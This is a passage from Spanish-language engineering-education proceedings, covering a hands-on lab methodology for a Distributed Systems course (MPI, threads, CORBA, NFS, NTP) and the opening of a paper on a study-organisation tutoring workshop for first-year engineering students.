Se considera de valor académico continuar las investigaciones desarrolladas en este trabajo. En el segundo semestre 2019 se realizará la experiencia de aplicar las estrategias de enseñanza y evaluación propuestas en la asignatura Pensamiento Sistémico. Se considera de utilidad someter a un proceso de mejora el formulario de la encuesta a alumnos y desarrollar instrumentos específicos de evaluación de proceso de las competencias sociales. Se evaluará la experiencia realizada y una vez mejorada se extenderá a las otras asignaturas durante el primer semestre de 2020.

También**,** se considera de valor llevar a cabo un estudio comparativo de los resultados obtenidos en 2018 y 2019 en cada asignatura para identificar fortalezas, debilidades y aspectos susceptibles de mejora. Los datos obtenidos en las evaluaciones posibilitarán el análisis comparado del impacto, oportunidad, pertinencia de las metodologías aplicadas y considerar además distintos niveles de formación e instituciones.

Referencias bibliográficas

[1]. Cukierman, U. R., y Palmieri, J. M. “Soft Skills in engineering education: A Practical Experience in an Undergraduate Course”. International Conference on Interactive Collaborative Learning, (ICL) 2014. https://doi.org/10.1109/icl.2014.7017776
[2]. Felder, R. M., y Brent, R.. “Understanding Student Differences. Journal of Engineering Education”, 94(1), 2005, 57–72.
[3]. Felder, R. M., y Brent, R. “Cooperative Learning. ACS Symposium Series" 2007, pp.34–53.
[4]. Harris, P. R., y Harris, K. G. “Managing Effectively Through Teams. Team Performance Management: An International Journal”, 2(3),1996, 23–36.
[5]. Kofman, F.”Metamanagement: la Nueva Conciencia de los Negocios: Cómo Hacer de su Vida Profesional una Obra de Arte”. Ediciones Granica S.A. 2001.
[6]. Lingard, R., y Barkataki, S. “Teaching Teamwork in Engineering and Computer Science. Frontiers in Education Conference. https://doi.org/10.1109/fie.2011.6143000; 2011
[7]. Scarnati, J. T.. “On Becoming a Team Player. Team Performance Management: An International Journal”, 7(1/2), 2001, pp. 5–10.
[8]. Senge, P. M.. “La Quinta Disciplina en la Práctica”. Ediciones Granica S.A.2005
[9]. Tarricone, P., y Luca, J. . Successful teamwork: A case study. *HERDSA 2002*, 2002, pp. 640–646.
[10]. Tocci, A. M. “Caracterización de Perfiles de Estilos de Aprendizaje en Alumnos de Ingeniería según el Modelo de Felder y Silverman. Journal of Learning Styles”, 2015, 8 (16). http://learningstyles.uvu.edu/index.php/jls/article/view/245
[11]. Tuckman, B. W. “Developmental Sequence in Small Groups. Psychological Bulletin”, 63(6), 1965, pp. 384–399.
[12]. Villardón Gallegos, L..”Competencias genéricas en educación superior: Metodologías específicas para su desarrollo”, Madrid, España: Narcea S.A. Ediciones, 2015.
[13]. Sinclair, M, “A Simple Introduction to Team-Based Learning”, Magna Publications, https://www.magnapubs.com/publications/a-simple-introduction-to-team-based-learning-13953-1.html
[14]. Padilla Vargas, I., López Santiago, J., Gaya González, L., Morell, L., Orengo Avilés, M., Buxeda Pérez, R., Díaz Melendez, S., Rivera Costa, Z., “Compendio de experiencias en el aprendizaje cooperativo.”, Universidad de Puerto Rico, 1995.
[15]. Moraga, D, Soto, J, “TBL - Team-Based Learning”, Estudios pedagógicos (Valdivia),pp.42(2), 437-447. https://dx.doi.org/10.4067/S0718-07052016000200025

Diseño de una metodología para la enseñanza de Sistemas Distribuidos mediante prácticas aplicadas y un trabajo integrador

Eduardo Kunysz, Jorge R. Osio, Daniel Alonso, Daniel Martin Morales
Programa de Tecnologías de la Información y la Comunicación (TIC) en aplicaciones de interés social, IIyA, UNAJ
Av. Clachaquí 6200, Florencio Varela, Argentina
ekunysz@unaj.edu.ar, josio@unaj.edu.ar, dalonso@unaj.edu.ar, martinmorales@unaj.edu.ar

Abstract

Este trabajo presenta una metodología de enseñanza para la comprensión y desarrollo de Sistemas Distribuidos mediante trabajos prácticos aplicados y un trabajo de laboratorio integrador sobre máquinas virtuales clonadas conectadas a una red interna. Con ellas se facilita el desarrollo de aplicaciones y la comprensión de configuración de una red sobre Sistemas Operativos (Linux). Mediante éstas máquinas se desarrollan los contenidos prácticos que dan soporte y refuerzan las clases teóricas de la materia.

En esta metodología se abordan temas como el desarrollo de clúster con pasaje de mensaje con librerías MPI, el desarrollo de sistemas distribuidos con hilos, mediante librerías pthreads y OpenMP, el desarrollo de servidores y clientes para sistemas distribuidos orientados a objetos mediante librerías CORBA.

Como complemento de estos trabajos, los alumnos deben poder sincronizar las máquinas utilizando técnicas de NTP (Network Time Protocol) y la utilización de sistemas de archivos distribuidos NFS (Network File System).

Esta propuesta busca romper con la metodología de enseñanza clásica de la clase magistral y pretende salir de la racionalidad empírico analítica, encasillándose en la racionalidad hermenéutica en donde la teoría se realimenta con la práctica y se redescubren los conceptos desarrollados mediante su aplicación.

Introducción

Esta propuesta busca cambiar la manera de enseñar temas tan abarcativos e interesantes como los que se abordan en sistemas distribuidos. Inicialmente los contenidos de la materia eran principalmente teóricos y se utilizaban para resolver un serie de trabajos prácticos que incluían cálculos en problemas para resolver en papel. Adicionalmente, en la materia se proponía la utilización de un clúster de máquinas (obsoletas) para la realización de operaciones entre matrices de forma distribuida. La aprobación de la materia se obtenía mediante exámenes escritos, en donde se evaluaban conceptos teóricos y cálculos matemáticos de sistemas distribuidos. Esta metodología evidenciaba un desinterés por parte del alumno en realizar la materia y el porcentaje de aprobados rondaba el 20%. Además, la deserción era muy alta, teniendo en cuenta que es una materia optativa del último año de la carrera.

Para una mejor descripción de la metodología de enseñanza propuesta, se comienza por realizar una descripción del área dentro de la especialidad en donde se encuentran incluida la materia. Luego de esto, se describe la metodología en sí misma, acompañada de los contenidos de la materia.

El área de enseñanza se denomina ARSO y abarca las materias de Arquitectura, Redes y Sistemas Operativos,

las cuales están fuertemente vinculadas a los Sistemas Distribuidos y al Hardware dentro de las Ciencias Informáticas. En la propuesta se busca introducir al alumno en el funcionamiento y constitución de sistemas distribuidos (SD) mediante la configuración y puesta en marcha de distintos tipos de middlewares, ya sea a nivel de procesos como a nivel de objetos; acompañando los fundamentos teóricos con una fuerte parte práctica que permite a los alumnos comprender el funcionamiento de las principales herramientas de SD.

Por otro lado, se pretende mostrar al alumno el funcionamiento de la comunicación mediante pasaje de mensajes a través de aplicaciones que consistan en resolver problemas matemáticos o físicos usando técnicas de paralelismo y recabar información del sistema en tiempo de ejecución.

Temas como sincronismo en sistemas distribuidos, se describen mediante una fuerte base teórica y se aplican mediante los trabajos prácticos de clústeres.

La metodología presentada pretende demostrar cuán eficiente es aplicándola en el área ARSO mediante el respaldo de un grupo docente fuertemente capacitado para dar soporte y facilitar la comprensión de los temas en cuestión. Dicha metodología se está aplicando actualmente en la materia Sistemas Distribuidos del Instituto de Ingeniería de la UNAJ.

Descripción del área

Las materias básicas del área son “Organización y Arquitectura de Computadoras (OyAC)” y “Sistemas Operativos I (SOI)” dictadas en el tercer semestre de la carrera; luego “Redes de Computadora I” que se dicta en el cuarto semestre y finalmente “Sistemas Distribuidos” es una materia optativa del séptimo semestre y se repite en el octavo, el resto de las materias del área se ubican en tercer y cuarto año de Ing. Informática. La aplicación de la metodología se centra en Sistemas Distribuidos, la cual requiere de los conceptos teóricos básicos de un sistema operativo desarrollados en SOI.

Objetivos y contenidos

Los objetivos respecto al aprendizaje son:

- Que el alumno comprenda el funcionamiento y constitución de sistemas distribuidos mediante la configuración y puesta en marcha de distintos tipos de middlewares, ya sea a nivel de procesos como a nivel de objetos
- Que el alumno aplique los conceptos de comunicaciones en sistemas distribuidos, en especial mediante pasaje de mensajes en sistemas distribuidos y logre implementar la ejecución de algoritmos complejos en un clúster mediante técnicas de paralelismo
- Es importante que el alumno entienda la importancia del sincronismo y las técnicas para conseguirlo en aplicaciones de sistemas distribuidos
- Que relacione los conceptos estudiados con aplicaciones las posibles aplicaciones en sistemas comerciales, Redes Wan, Aplicaciones multimedia y áreas de la informática aplicadas a sistemas distribuidos (como base de datos, sistemas operativos, servidores y lenguajes de programación)

Los objetivos en relación a los contenidos introducidos en la materia “Sistemas Distribuidos” son los siguientes:

- *Introducción a los sistemas distribuidos:* Se realiza una descripción general de las motivaciones del estudio de sistemas distribuidos, haciendo hincapié en la transparencia y una introducción a Internet de las Cosas (IoT) [1]
- *Arquitecturas de Sistemas Distribuidos:* Se describe la organización de los sistemas distribuidos, topologías: cliente servidor, pares (peer to peer) [2]
- *Procesos distribuidos:* Descripción de hilos para la optimización de sistemas distribuidos [3].

Librerías Pthreads y OpenMP. Se describen técnicas de virtualización y su extensión hacia la computación en la nube (Cloud Computing)

- *Comunicación:* Modelos de comunicación, llamadas a procedimientos remotos (RPC), Comunicación Orientada a Mensajes (MPI)
- *Sincronización:* Concepto de tiempo, Tiempo global, errores de cálculo y análisis de estabilidad mediante varianza de Allan, sincronización de relojes, relojes lógicos, exclusión mutua, conceptos de posicionamiento global, algoritmos de elección. Se presentan ejemplos de sincronismo en sistemas reales embebidos de aplicaciones aeroespaciales
- *Consistencia y replicación:* Se ven conceptos de replicación, conceptos de consistencia centradas en datos y/o clientes, administración de réplicas, protocolos de consistencia
- *Objetos distribuidos:* Invocación de métodos remotos (RMI) y descripción de CORBA y concepto de IDL (Lenguaje de descripción de interfaces)
- *Sistemas de archivos distribuidos:* Descripción de funcionamiento de sistemas como NFS y AFS
- *Tolerancia a fallas:* Conceptos de confiabilidad, fallas, redundancia, detección, aislación y recuperación
- *Nombres distribuidos:* Descripción de funcionamiento de servidores DNS

Materiales de estudio y herramientas de trabajo

Para la implementación de esta metodología es estrictamente necesario lograr una estrecha relación entre los materiales de estudio y las herramientas de trabajo. Es por eso que en cada trabajo práctico siempre se agrega la información necesaria para que el mismo pueda ser resuelto sin problemas. Por otro lado el hecho de usar herramientas específicas de SW, hace necesario proveer materiales específicos para cada tarea, ya sea, mediante apuntes de cátedra o mediante manuales o libros relacionados con las herramientas.

Materiales de Estudio

- Bibliografía básica [1 - 6]

- Apuntes para los trabajos prácticos y el trabajo de laboratorio integrador

Herramientas de Trabajo (HW)

Dentro de las herramientas de trabajo se deben incluir la Computadora, como una herramienta indispensable para realizar toda la parte práctica, adicionalmente se dispone de una máquina que hace de servidor y forma una red mediante un switch.

Herramientas de Trabajo (SW)

Las herramientas de trabajo indispensables para llevar a cabo la metodología son:

- SO Linux virtualizado

- Librería de drivers

Características de la cursada

Contenidos Teóricos de la Cursada

Se tratan en profundidad los siguientes temas:

- Procesos distribuidos / Objetos distribuidos

- Pasaje de mensaje distribuido

- Network File Systems

- Network Time Protocol [4-6]

- Sincronismo de sistemas distribuidos

- Tolerancia a fallas de los sistemas distribuidos

- Cloud computing.

Contenidos Prácticos de la Cursada

Se realizan tres trabajos prácticos que abarcan los principales temas:

- Diseño de clusters utilizando las librerías de pasaje de mensaje. Donde se incluyen conceptos de NTP/ MPI/ NFS/ SSH / Cclaves públicas y privadas/ configuración de red/ virtualización y técnicas de paralelismo para la resolución de problemas reales físicos y matemáticos
- El segundo consiste en utilizar hilos, pthreas, OpenMP, Criptografía
- En el tercero se implementan sistemas distribuidos orientados a objetos, en java y objetos remotos

Metodología de enseñanza

La metodología de enseñanza no es específicamente del tipo empírico-analítica, más bien tiene características hermenéuticas, debido a que las explicaciones de teoría están orientadas a la resolución de las prácticas. Con esta metodología se busca que el alumno pueda redescubrir algunos conceptos teóricos mediante la realización de las prácticas y las discusiones generadas en los foros del campus.

La metodología de enseñanza tiene en cuenta cuatro factores principales para la instrucción del Alumno:

1. Por un lado como plataforma extra áulica que permite el seguimiento y realización de tareas fuera del horario de clases, se dispone del campus. En él se realizan actividades como:
    - Leer un texto de actualidad sobre problemáticas distribuidas como IoT
    - Análisis de video documental sobre el juicio a "the pirate bay", donde se describe en detalle cómo funciona un sistema torrent por dentro.
    - Por cada tarea se abre un foro de discusión, donde se evalúa cómo participa o no cada alumno (suma el 20% de la nota)

2. La metodología de teoría que está fuertemente orientada a los conceptos que se aplican en las prácticas

3. La realización de los trabajos prácticos que involucran una amplia variedad de herramientas de HW y SW muy utilizadas, en redes, sistemas distribuidos y sistemas operativos sobre los que se implementan.

4. Un trabajo de laboratorio integrador donde se aplican los conceptos aprendidos y las herramientas utilizadas en los trabajos prácticos.

Metodología de Teoría

Las clases teóricas se dictan mediante filminas ilustrativas que permiten al alumno apreciar detalles de imágenes y gráficos de manera interactiva. Los temas teóricos están diagramados de tal manera que los alumnos puedan fijarlos mediante la correspondiente clase práctica, de manera casi simultánea. Adicionalmente, se utilizan herramientas didácticas como el análisis de vídeos documentales, donde se desarrollan algunos conceptos sobre problemáticas reales.

Metodología Práctica

La metodología de las prácticas es bastante variada, debido a que el análisis de vídeos documentales podría encuadrarse en la metodología de *estudio de casos[7]*. Por otro lado los trabajos prácticos y el trabajo de laboratorio integrador apuntan principalmente a la resolución de problemas específicos, que podrían encuadrarse en el *aprendizaje basado en problemas[8]*.

La práctica está diagramada en cinco trabajos prácticos. En el primero se presenta un trabajo que consiste en analizar en profundidad los conceptos de sistemas distribuidos. Luego se realiza una práctica 2, más aplicada para el cálculo de parámetros en sistemas distribuidos.

El tercer Trabajo práctico permite analizar en profundidad los conceptos del protocolo smtp y las arquitecturas necesarias. El cuarto consiste en realizar cálculos que permitan determinar características de la replicación y la consistencia de los datos que se manejan en un sistema distribuido, teniendo en cuenta los problemas que pueden surgir por las característica propias de dichos sistemas. Finalmente, en el último trabajo se realizan análisis y cálculos sobre sistemas de archivos distribuidos, que permiten determinar su

potencialidad y sobre el cálculo de la tolerancia a fallo en diferentes configuraciones de servidores.

Todos los laboratorios se realizan en Computadora con diferentes herramientas de software. En cada clase los alumnos tienen una introducción a las prácticas dictada por el Profesor a cargo del curso y luego realizan parte de los ejercicios correspondientes al trabajo práctico en cuestión, el resto queda como tarea extra áulica.

Es importante destacar que los alumnos disponen de todas las herramientas vistas en las prácticas para realizar el trabajo de laboratorio integrador, en donde además de la aplicación a implementar deben realizar un informe y defenderlo mediante una exposición.

El laboratorio integrador consiste en familiarizarse con el uso de las librerías Pthread y OpenMP de entornos UNIX para procesamiento concurrente, paralelo y multiprocesamiento distribuido. En una primera instancia se realiza el paralelismo aplicado a problemas reales como por ejemplo en procesamiento de imágenes. Luego sigue una segunda etapa, en donde se realiza el llamado a procedimiento remoto y se implementa un sistema distribuido mediante corba. En la última etapa se utilizan las librerías MPI para implementar comunicación distribuida mediante pasaje de mensajes y sincronismo, esto se aplica, por ejemplo al reconocimiento automático de patrones [9].




figura 1: Ejemplo de transformada coseno para compresión de imágenes en el clúster

Finalmente, con el trabajo integrador de laboratorio se introduce al alumno en la programación de un sistema distribuido de código abierto, se presentan aplicaciones relacionadas con los temas de teoría, posibilitando además la aplicación de conceptos desarrollados en las demás materias del área.

Se debe aclarar que cada curso se compone de un profesor a cargo y un máximo de 30 alumnos, pero al ser una materia optativa del último año, el número de inscriptos nunca supera los 10, es por eso que se puede llevar a cabo esta modalidad tan demandante.

Resultados obtenidos

Entre los resultados obtenidos se puede destacar que el porcentaje de aprobados se incrementó notablemente en comparación con la metodología anterior, se pasó de un 20% a un 70% aproximadamente. Además, disminuyó notablemente la deserción, entre uno y dos alumnos por cursada. Pero lo que es más importante, es el entusiasmo que muestran los alumnos al realizar las distintas etapas del trabajo de integrador y el compromiso que muestran en los aportes que realizan en los foros del campus.

Por otro lado, se pudo comprobar que los estudiantes desarrollan una valiosa habilidad en la programación y configuración de sistemas distribuidos, (principalmente en el manejo de las librerías MPI, SSH y CORBA), de gran importancia para el futuro profesional. Esto último se puede verificar en el desempeño demostrado en el trabajo de laboratorio integrador y en la defensa del mismo [10].

En la cursada 2017 de un total de 10 alumnos, 8 realizaron los trabajos prácticos y sus aportes en los foros temáticos propuestos en el Campus Virtual de forma más que satisfactoria. Los restantes, mostraron problemas a la hora de realizar los Trabajos Prácticos. En la cursada 2018 de un total de 9 alumnos 7 realizaron los trabajos y sus aportes en el foro defendiendo correctamente lo implementado, el resto realizó algunos trabajos de manera regular y no finalizó la cursada.

Estas herramientas permitieron evaluar qué conceptos fueron bien comprendidos y cuáles deben ser reforzados durante las explicaciones de clase, debido a que durante su utilización en las distintas etapas del trabajo

integrador, que se desarrolla a lo largo de la cursada, el docente realiza un trabajo de seguimiento tutorial que permite indagar sobre los problemas que van surgiendo y provee soporte para resolverlos. Además, la metodología permite desarrollar el razonamiento y una faceta investigativa en los estudiantes.

Respecto al Laboratorio (Trabajo integrador), se obtuvieron los resultados detallados en la tabla 1

Tabla 1. Laboratorios

curso (2017)	curso (2018)	Producción	Calidad/ Defensa
5	6	muy completa, con pruebas de funcionamiento y resultados sobre el sistema distribuido y su ejecución	MB /MB
3	1	completa con pruebas muy básicas	B / MB
0	2	Producciones incompletas y adeudan al menos un trabajo	R/R

A pesar de tener poca experiencia con el lenguaje de programación C, los alumnos mostraron facilidad para personalizar su aplicación y destreza en la implementación de lo solicitado.

Conclusiones

Como conclusión se puede decir que esta metodología ayuda al alumno a familiarizarse con las herramientas de diseño y configuración de sistemas distribuidos y provee un panorama interesante para desempeñarse como profesional en esta área.

Entre las herramientas presentadas y utilizadas en la materia se presenta un sistema operativo Linux, con excelentes características para la configuración y programación mediante las librerías open source para sistemas distribuidos.

Entre los resultados, se pudo demostrar que esta metodología favorece a la comprensión del funcionamiento, constitución e implementación de un sistema distribuido. Además, se pudo constatar el cambio en la motivación entre los alumnos que cursaron la materia con la metodología anterior respecto a la actual. Haciendo un simple análisis estadístico se puede observar el incremento en la cantidad de aprobados y la disminución de la deserción. Más allá de los aportes de la nueva metodología, el seguimiento tutorial del docente durante la realización de las diferentes etapas del trabajo de laboratorio ha facilitado la detección de inconvenientes y ha posibilitado el acercamiento al alumno.

El trabajo de laboratorio integrador ha posibilitado la obtención de interesantes conclusiones, debido a que ha fortalecido la programación de un sistema distribuido aplicado a la resolución de una problemita similar a las que se pueden dar en el ámbito profesional. Además, permitió asimilar de manera transparente los conocimientos sobre procesos distribuidos y pasaje de mensajes en una red de computadoras. Principalmente se obtuvieron resultados satisfactorios por tratarse de alumnos que no poseen experiencia previa con herramientas de sistemas distribuidos.

Referencias

[1] Comer, D. Internetworking with TCP/IP Volume 1: Principles Protocols, and Architecture. Editorial Prentice Hall. Ed. 5°. Año 2006.

[2] Tanenbaum, A.S.; Van Steen, M. Distributed Systems: Principles and Paradigms. Prentice Hall. Ed. 2°. Año 2007.

[3] Coulouris, G.F.; Dollimore, J. y Kindberg, T. Distributed Systems: Concepts and Design. Addison-Wesley. Ed. 3°. Año 2001.

[4] Huitema, Christian. Routing in the Internet, Editorial Prentice Hall. Año1995.

[5] Stevens, D. Internetworking With TCP/IP Volume II: Design, Implementation, and Internals. Editorial Prentice Hall. Ed. 3°. Año 1999

[6] Stevens, W. TCP/IP Illustrated vol. 1. Editorial Addison-Wesley. Año 1994.

[7] Davini Maria Cristina (2008), “Métodos de enseñanza: didáctica general para maestros y profesores”, Bs. As. Santillana.

[8]. Barrel John (1999), “Aprendizaje basado en Problemas, un Enfoque Investigativo”. Buenos Aires, Argentina: Editorial Manantial.

[9] Seleey Arenas Daniel, W. METODOLOGÍA PARA ANÁLISIS Y DISEÑO DE SISTEMAS DISTRIBUIDOS. Editorial Instituto Tecnológico y de estudios superiores de monterrey. Año 1998.

[10] P. Pesado, P. Thomas, R. Bertone , H. Ramón, A. Pasini , E. Ibañez ,C. Estrebou, Métodos y Procesos para Sistemas Distribuidos. Experiencias. Congeso Wicc, Parana, Entre Rios. Año 2013.

Un Aporte a la Construcción del Oficio del Estudiante de Ingeniería

Santiago Igarza[1], Patricia Viel[2], Marcelo Juarez[2], Nicolás Kotliar[2]
[1]DIIT – UNLaM {asigarza}@ing.unlam.edu.ar
[2]DIIT – UNLaM {pviel, mjuarez, nkotliar}@unlam.edu.ar

Resumen

El Proyecto de Tutorías del Departamento de Ingeniería e Investigaciones Tecnológicas (DIIT) de la Universidad Nacional de La Matanza (UNLaM) se desarrolla desde mediados del año 2006 hasta la fecha, instalado desde las políticas educativas nacionales, y tomado como Proyecto propio por el Departamento, como una estrategia de mejora para abordar los problemas de deserción, abandono y cronicidad, en el marco de una política de inclusión universitaria.

Desde la perspectiva del DIIT, la tutoría es una estrategia de mejora, que junto con otras colabora para optimizar las condiciones institucionales para la inclusión del estudiante en la Universidad.

En este trabajo se presentan los resultados obtenidos en el desarrollo de un taller, atendiendo a la expresión de los problemas en los años iniciales, como clave para poder acompañar el ingreso, permanencia y egreso de los estudiantes del Ciclo General de Conocimientos Básicos (CGCB) de Ingeniería.

1. Introducción

El taller es parte del desarrollo de una nueva estrategia del seguimiento de la trayectoria de los estudiantes ingresantes por parte del Equipo de Tutorías del Departamento de Ingeniería e Investigaciones Tecnológicas (DIIT), de la Universidad Nacional de la Matanza (UNLaM). En el marco de las mejoras institucionales que propone el Proyecto Departamental de Tutoría que gestiona el Secretario Académico, para abordar: i) el problema del abandono temprano, ii) las dificultades para sostener una trayectoria académica exitosa, y iii) evitar la cronicidad como estudiante universitario.

A partir de la implementación del Proyecto de Tutoría, el DIIT ha desarrollado un conjunto de estrategias específicas y colaborativas articulando recursos de las cátedras y de la Universidad para acompañar las trayectorias universitarias de nuestros estudiantes durante el Ciclo General de Conocimientos Básicos (CGCB) y los tramos intermedios de la carrera.

El Equipo de Tutores del CGCB tiene como tarea central poner a disposición un conjunto de estrategias de intervención; articulando recursos de las cátedras, del DIIT y la UNLaM para acompañar las trayectorias de los estudiantes de las cinco carreras de grado de ingeniería:

- Ingeniería Civil;
- Ingeniería Electrónica;
- Ingeniería Industrial;
- Ingeniería Informática; e
- Ingeniería Mecánica.

La tarea de los Tutores se basa en un enfoque preventivo de intervención destinado a alumnos ingresantes y reinscriptos de materias del CGCB, que hace foco en aquellos alumnos considerados en "riesgo pedagógico". Se considera en "riesgo pedagógico" aquellos que han aprobado entre ninguna y una materia y están en condiciones de perder la regularidad en la carrera; así como de aquellos que vuelven a inscribirse o a cursar asignaturas de primer y segundo año por tres o más veces; lo que les genera un "cuello de botella" para progresar en el Plan de Estudios de la carrera elegida.

En este sentido las situaciones que se focalizan para contactar a los potenciales alumnos de la intervención tutorial, son los motivos que experimentan los estudiantes y les dificultan su integración a la vida universitaria, así como la construcción de su propia condición de "estudiante universitario".

2. Materiales y Métodos

En el año 2006, el DIIT, elabora su primer Proyecto de Tutorías Departamental y conforma el primer Equipo de Tutores, teniendo continuidad y expansión hasta el presente. El proyecto tiene su origen en las políticas de mejora de las carreras de Ingeniería y Afines, de la Secretaría de Políticas Universitarias (SPU), que concibe que los proyectos de Tutoría apunten al sostenimiento de las trayectorias universitarias de los estudiantes en los primeros años de las Carreras [1].

En el marco del "plan de trabajo 2019 de Tutorías" en el DIIT, se ofreció a los alumnos del CGCB, un taller denominado: *¿Cómo organizo mi estudio? Experiencias y orientaciones prácticas*.

La propuesta del taller surgió como respuesta a la información recabada por el Equipo de Tutores del Departamento; el cual comprobó que la dificultad en la organización del estudio es el factor más frecuente en el fracaso de los alumnos de los primeros años de Ingeniería, tanto para los que estudian y trabajan, como para los que son alumnos de tiempo completo.

La actividad educativa estuvo a cargo del Lic. Marcelo Juárez y la Lic. Silvina Theuler, supervisados por la coordinadora del Equipo de Tutores, la Lic. Patricia Viel. Con el fin de facilitar la participación de la mayoría de los estudiantes, la actividad se repitió en tres jornadas de dos horas cada una en distintos horarios.

Los interesados debieron inscribirse previamente a través del siguiente link: https://tinyurl.com/y2zhldfj

A lo largo de las tres jornadas de talleres participaron un total de 128 estudiantes del CGCB.

3. Resultados y Discusión

El Equipo de Tutores viene trabajando desde el año 2006, considerando la dimensión de la población a atender y el momento de inauguración del proyecto con un enfoque remedial. Si bien desde sus inicios la perspectiva fue institucional, y se consideró trabajar con ambos enfoques [2] el remedial o emergente y el proactivo o preventivo, esta ha sido una construcción integral que en la práctica ha llevado tiempo, esfuerzo y trabajo sistemático. Toda la bibliografía e investigaciones existentes sobre tutorías, demuestran que al principio los proyectos se desarrollan con prácticas remediales [3].

De cualquier manera cada año ha sido una preocupación departamental y del Equipo de Tutores incursionar en actividades con enfoque preventivo o proactivo. Es así como en el año 2007 y con la intención de elevar la motivación de los estudiantes del CGCB y conectar el CGCB con el Ciclo Superior y la salida laboral de cada Orientación, se desarrollan las "Charlas abiertas para ingresantes del DIIT". Las cuales se realizan en todos los inicios de cada Ciclo Lectivo, dónde están integradas las acciones departamentales (institucionalizadas). En ellas se cuenta con la participación de las Autoridades, los Coordinadores de Carreras, Bienestar Estudiantil, el Centro de Estudiantes y el Equipo de Tutores.

Asimismo el Equipo de Tutores realiza, todos los años, informes sistemáticos de tipo indagatorio como aporte institucional al DIIT.

Para el presente trabajo se tomaron como fundamento: a) el Perfil del Egresado, b) el Informe de Seguimiento Académico y c) la Evaluación de las acciones tutoriales 2018.

Información que fue analizada y discutida en reuniones de equipo, con el fin de proponer estrategias **preventivas** para los estudiantes de CGCB.

Como muestran los informes mencionados anteriormente, la "Organización del tiempo para estudiar" es la primera causa de abandono de los estudiantes en el CGCB y la consulta más frecuente que los estudiantes realizan a los Tutores.

Se realizaron reuniones de equipo para la elaboración y el diseño de un taller preventivo. Las líneas generales del mismo surgen a partir de la discusión y el intercambio sobre la información de los informes mencionados y de la revisión de las prácticas de acompañamiento realizadas por los Tutores. Es así como el equipo afronta el desafío de realizar un taller proactivo, basado en la información recabada y en la experiencia acumulada como Equipo de Tutores.

Para el diseño y elaboración de las jornadas del taller, se conformaron parejas de coordinadores, quienes finalmente terminaron, junto con la coordinadora del equipo, de darle forma a la propuesta, a la planificación temporalizada, acordada y unificada. En este ejercicio de coordinar los talleres, se pusieron en juego los diferentes estilos de coordinación, y se llegó al acuerdo de que respetando los propósitos del taller cada pareja le daría su propio estilo profesional y personal y podría y debería ajustar la propuesta, a las características de cada grupo. El resto del equipo aportó: sugerencias de actividades, recomendaciones, elaboró videos, realizó la difusión del taller en los cursos, por mail, y compartió con sus colegas docentes.

La coordinación del equipo difundió el taller entre las Autoridades, Coordinadores de Carreras y del CGCB, y Jefes de Cátedra. El área de comunicaciones del DIIT, realizó los folletos de difusión (flyers) y se publicaron gacetillas en la página de la UNLaM[1] y en el Diario El Uno digital.[2]

A continuación se profundiza sobre:

- ✓ el perfil del estudiante ingresante a las carreras de Ingeniería del DIIT, su rendimiento académico y las acciones tutoriales;
- ✓ se relata la experiencia del Taller, la información recabada de la "palabra de los estudiantes" sobre sus dificultades y la evaluación participativa del taller; y
- ✓ finalmente se ofrecen conclusiones y recomendaciones para tener en cuenta en próximos talleres y para aquellos que quieran realizar esta experiencia con sus estudiantes de Ingeniería.

[1] https://www.unlam.edu.ar/
[2] http://www.el1digital.com.ar/

3.1. Los Estudiantes ingresantes de Ingeniería

Tomando como muestra la formada por estudiantes de las carreras de Ingeniería de la UNLaM e integrada por 621 casos[3], podemos indicar que:

- El 70 % de los ingresantes tienen entre 18 y 20 años. Donde predominan los estudiantes de mayor edad en los cursos del turno noche y tienen más presencia los recientemente egresados de escuelas secundarias en los cursos del turno mañana.
- La gran mayoría de los ingresantes al DIIT son de género masculino, con mayor proporción de mujeres cursando en los turnos mañana y tarde y en las carreras de Ingeniería Industrial e Ingeniería Civil. Asimismo el 85 % de los noveles estudiantes son soltero/as.
- Más del 50% de los padres y madres de estos estudiantes, han finalizado estudios de nivel secundario. Son más altos los niveles educativos alcanzados por las madres. [4]
- Un 70% de los ingresantes han finalizado recientemente la escuela secundaria (año 2018). En el turno mañana predominan egresados de bachilleratos y en el turno noche se concentran gran parte de los ingresantes que egresaron de escuelas técnicas.
- Hay un gran número, tipo y variedad de escuelas secundarias de diferentes localidades de La Matanza y los partidos aledaños de Tres de Febrero, Morón, Ituzaingó y Merlo. En las que han finalizado estudios secundarios los ingresantes. Puede detectarse un grupo de escuelas de las que proviene el 30% de la matrícula aproximadamente desde ya hace varios años. Se observa un protagonismo importante el trabajo desarrollado por la UNLaM con las escuelas secundarias de la zona.
- El 60% de los ingresantes residen en localidades del partido de La Matanza y el 40% viven en localidades de partidos lindantes a La Matanza.
- Un 21% de los estudiantes ingresantes que cursan en el turno mañana son trabajadores, mientras que el 68% de los ingresantes que cursan a la noche trabajan.
- En alta proporción los ingresantes trabajan entre 4 y 8 horas diarias, pero es muy alto el porcentual de aquellos que trabajan en jornadas mayores de 8 horas. Son por lo general empleos en relación de dependencia y/o temporales. Son ocupaciones propias de los sectores de Industria, Comercio y Servicios. Se registra un fuerte peso del sector Industria en el caso de los alumnos que cursan en el turno noche, dado que mucho de ellos son egresados de escuelas secundarias técnicas en ramas como electrónica, electromecánica, informática y construcciones. Se visualiza una mayor temporalidad acotada e inestabilidad en los trabajos que desarrollan los ingresantes que cursan en el turno mañana.
- Los Tutores atienden y orientan en diversas instancias a los estudiantes que cursan las materias de primer año, ya sea como ingresantes o reinscriptos. Entre los reinscriptos están aquellos que se inscribieron y optaron por no cursar una materia o bien aquellos que cursaron algunas semanas y abandonaron el cursado por diferentes motivos, en especial por dificultades académicas.
